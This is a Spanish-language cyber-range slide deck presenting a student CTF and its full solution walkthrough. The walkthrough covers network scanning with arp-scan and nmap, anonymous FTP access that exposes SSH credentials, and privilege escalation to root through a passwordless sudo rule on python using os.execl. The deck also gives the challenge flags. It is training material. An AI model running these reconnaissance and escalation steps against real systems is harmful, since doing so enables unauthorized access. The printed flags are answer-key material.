

Scorpion Cyber Range

Félix Gómez Mármol
felixgm@scorpioncybertech.com




Descripción del ciberejercicio

- Ciberejercicio de tipo **Jeopardy con dos retos** (CTF)
- **20 minutos** para resolverlo
- Equipos de **5 estudiantes**
- Premio para los **dos mejores equipos**
 - Ganará el equipo con **más puntos**
 - En caso de empate, ganará el que haya resuelto el **ciberejercicio en menos tiempo**
 - Si persiste el empate, ganará el que haya resuelto el **segundo reto en menos tiempo**


<https://cyberbootcamp.scorpioncybertech.com/>

- Existe una subred de monitorización
 - La topología muestra la **subred del escenario** sobre la que se trabajará.
 - Todas las actividades de reconocimiento (nmap, ARP, Ping, etc.) deberán realizarse únicamente **sobre la subred del escenario**.
- Servidor de monitorización
 - Está **estrictamente prohibido** realizar cualquier acción contra el servidor de monitorización, incluyendo escaneos, pruebas de conectividad o intentos de acceso.



- Nodo 'atacante': equipo usado por el usuario para llevar a cabo el ataque
- Nodo 'servidor': objetivo del ataque

Acceso a la máquina atacante




Credenciales Usuario

SUPERUSER Username admin Contraseña Password123

admin SSH

Paso 1: accedemos por SSH a través de la interfaz gráfica seleccionando el usuario **admin** y haciendo click en el botón SSH. Se abrirá una nueva pestaña con una terminal donde podremos escribir comandos.



```
Conectado
Conectando al nodo...
Conexión establecida.
(admin@atacante-Equipo)-[~]
$
```

Reto 1 – Obteniendo credenciales

Hemos encontrado un servidor que podría contener información interesante, pero no tenemos credenciales de acceso ni sabemos qué servicios tiene disponibles... ¿creéis que sois capaces de entrar desde el nodo atacante?

Construid la flag usando la contraseña de acceso. Por ejemplo, para la contraseña ***Clave123*** la flag sería ***flag{Clave123}***

Reto 1 – Obteniendo credenciales

Paso 2: una vez dentro de la máquina atacante, comprobamos las redes disponibles. Podemos usar **ip a**.

Paso 3: como **eth1** se encuentra en la misma subred que el servidor, utilizamos **arp-scan** sobre esa interfaz para encontrar su dirección IP.

```
(admin@atacante-Equipo)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:a2:04:31 brd ff:ff:ff:ff:ff:ff
    inet 10.75.19.78/24 brd 10.75.19.255 scope global noprefixroute eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fea2:431/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
```

```
(admin@atacante-Equipo)-[~]
$ sudo arp-scan -I eth1 -l
Interface: eth1, type: EN10MB, MAC: 00:50:56:a2:04:31, IPv4: 10.75.19.78
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.75.19.2      00:50:56:a2:2e:9d      (Unknown)
```

Reto 1 – Obteniendo credenciales

Paso 4: tras identificar la IP del servidor, realizamos un escaneo con **nmap -sCV** para detectar puertos y servicios. Los resultados muestran que hay un servicio SSH y un servidor FTP. Un indicio interesante es el acceso anónimo al servidor FTP.

```
(admin@atacante-Equipo)-[~]
$ nmap -sCV 10.75.19.2
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-01 11:45 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns o
r specify valid servers with --dns-servers
Nmap scan report for 10.75.19.2
Host is up (0.000042s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: PASV IP 172.18.0.2 is not the same as 10.75.19.2
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 10.75.19.78
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 4
|     vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
2222/tcp  open  ssh      OpenSSH 9.2p1 Debian 2+deb12u10 (protocol 2.0)
| ssh-hostkey:
|   256 8e:13:33:32:f1:51:d6:70:c1:c1:d1:cd:49:11:08:c6 (ECDSA)
|_  256 5b:de:8a:44:ac:ad:38:bf:de:49:38:88:74:18:65:47 (ED25519)
MAC Address: 00:50:56:A2:2E:9D (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Reto 1 – Obteniendo credenciales

Paso 5: utilizamos el usuario **anonymous** para entrar en el servidor FTP de forma anónima.

Paso 6: listamos el contenido expuesto por el servidor FTP con el comando **ls**.

```
(admin@atacante-Equipo)-[~]  
$ ftp anonymous@10.75.19.2  
Connected to 10.75.19.2.  
220 (vsFTPd 3.0.3)  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```

```
ftp> ls  
229 Entering Extended Passive Mode (|||30000|)  
ftp: Can't connect to '10.75.19.2:30000': Conexión rehusada  
200 EPRT command successful. Consider using EPSV.  
150 Here comes the directory listing.  
-rw-r--r--    1 ftp      ftp           80 May 20 06:21 credentials.txt  
226 Directory send OK.  
ftp>
```

Reto 1 – Obteniendo credenciales

Paso 7: obtenemos el fichero con el comando **get credentials.txt**.

```
ftp> get credentials.txt
local: credentials.txt remote: credentials.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for credentials.txt (80 bytes).
100% |*****| 80 781.25 KiB/s 00:00 ETA
226 Transfer complete.
80 bytes received in 00:00 (248.01 KiB/s)
ftp>
```

Paso 8: mostramos el contenido del fichero. Podemos encontrar la **dirección IP** y **puerto** donde está escuchando el servicio SSH, los cuáles coinciden con los encontrados por nmap. También encontramos un **usuario** y una **contraseña**, la cuál es la flag de este reto.

```
(admin@atacante-Equipo)~$ cat credentials.txt
SSH host: 10.75.19.2
SSH port: 2222
SSH user: ciber
SSH password: Scorpion2026!
```

Reto 2 – Escalando privilegios

Ahora que tenemos las credenciales, podemos acceder al servidor. Sabemos que la flag no está escondida, aunque a lo mejor la han protegido de alguna forma... En ese caso, habrá que conseguir privilegios suficientes para poder leer el archivo ¿Seréis capaces de obtener la flag?

Reto 2 – Escalando privilegios

Paso 1: con las credenciales obtenidas en el reto anterior, nos autenticamos en el servicio SSH de la máquina servidor.

```
(admin@atacante-Equipo)~$ ssh -p 2222 ciber@10.75.19.2
The authenticity of host '[10.75.19.2]:2222 ([10.75.19.2]:2222)' can't be established.
ED25519 key fingerprint is: SHA256:ZGhePHKWQXaxb31lwL2bwxXe5ubw62uOXd0XC3Ynwok
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.75.19.2]:2222' (ED25519) to the list of known hosts.
ciber@10.75.19.2's password:
Linux d110f83c0ce9 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
ciber@d110f83c0ce9:~$
```

Reto 2 – Escalando privilegios

Paso 2: en la máquina servidor, listamos los archivos del directorio actual. Comprobamos que no tenemos permisos para leer el contenido de flag.txt.

```
ciber@d110f83c0ce9:~$ ls -l
total 4
-rw----- 1 root root 34 May 27 05:29 flag.txt
ciber@d110f83c0ce9:~$ whoami
ciber
```

Paso 3: comprobamos los permisos sudo de los que dispone el usuario ciber con **sudo -l**. El comando **/usr/bin/python** puede ejecutarse con sudo sin contraseña.

```
ciber@d110f83c0ce9:~$ sudo -l
Matching Defaults entries for ciber on d110f83c0ce9:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User ciber may run the following commands on d110f83c0ce9:
    (root) NOPASSWD: /usr/bin/python
```

Reto 2 – Escalando privilegios

Paso 4: ejecutamos **python** con **sudo**. Podemos verificar el UID del usuario con el que se ejecuta con **os.getuid()**. El valor 0 significa que estamos como root.

Paso 5: podemos obtener un shell con permisos de root utilizando **os.execl()**.

Paso 6: mostramos el contenido del fichero **flag.txt**, que contiene la flag de este reto.

```
ciber@d110f83c0ce9:~$ sudo python
Python 3.11.2 (main, Apr 8 2026, 01:58:00) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.getuid()
0
```

```
>>> os.execl('/bin/bash', '-p')
root@d110f83c0ce9:/home/ciber# id
uid=0(root) gid=0(root) groups=0(root)
root@d110f83c0ce9:/home/ciber#
```

```
root@d110f83c0ce9:/home/ciber# cat flag.txt
flag{En0RHabueNa_Flag_C0nS3guida}
```

Gracias por su
atención



contact@scorpioncybertech.com



www.scorpioncybertech.com

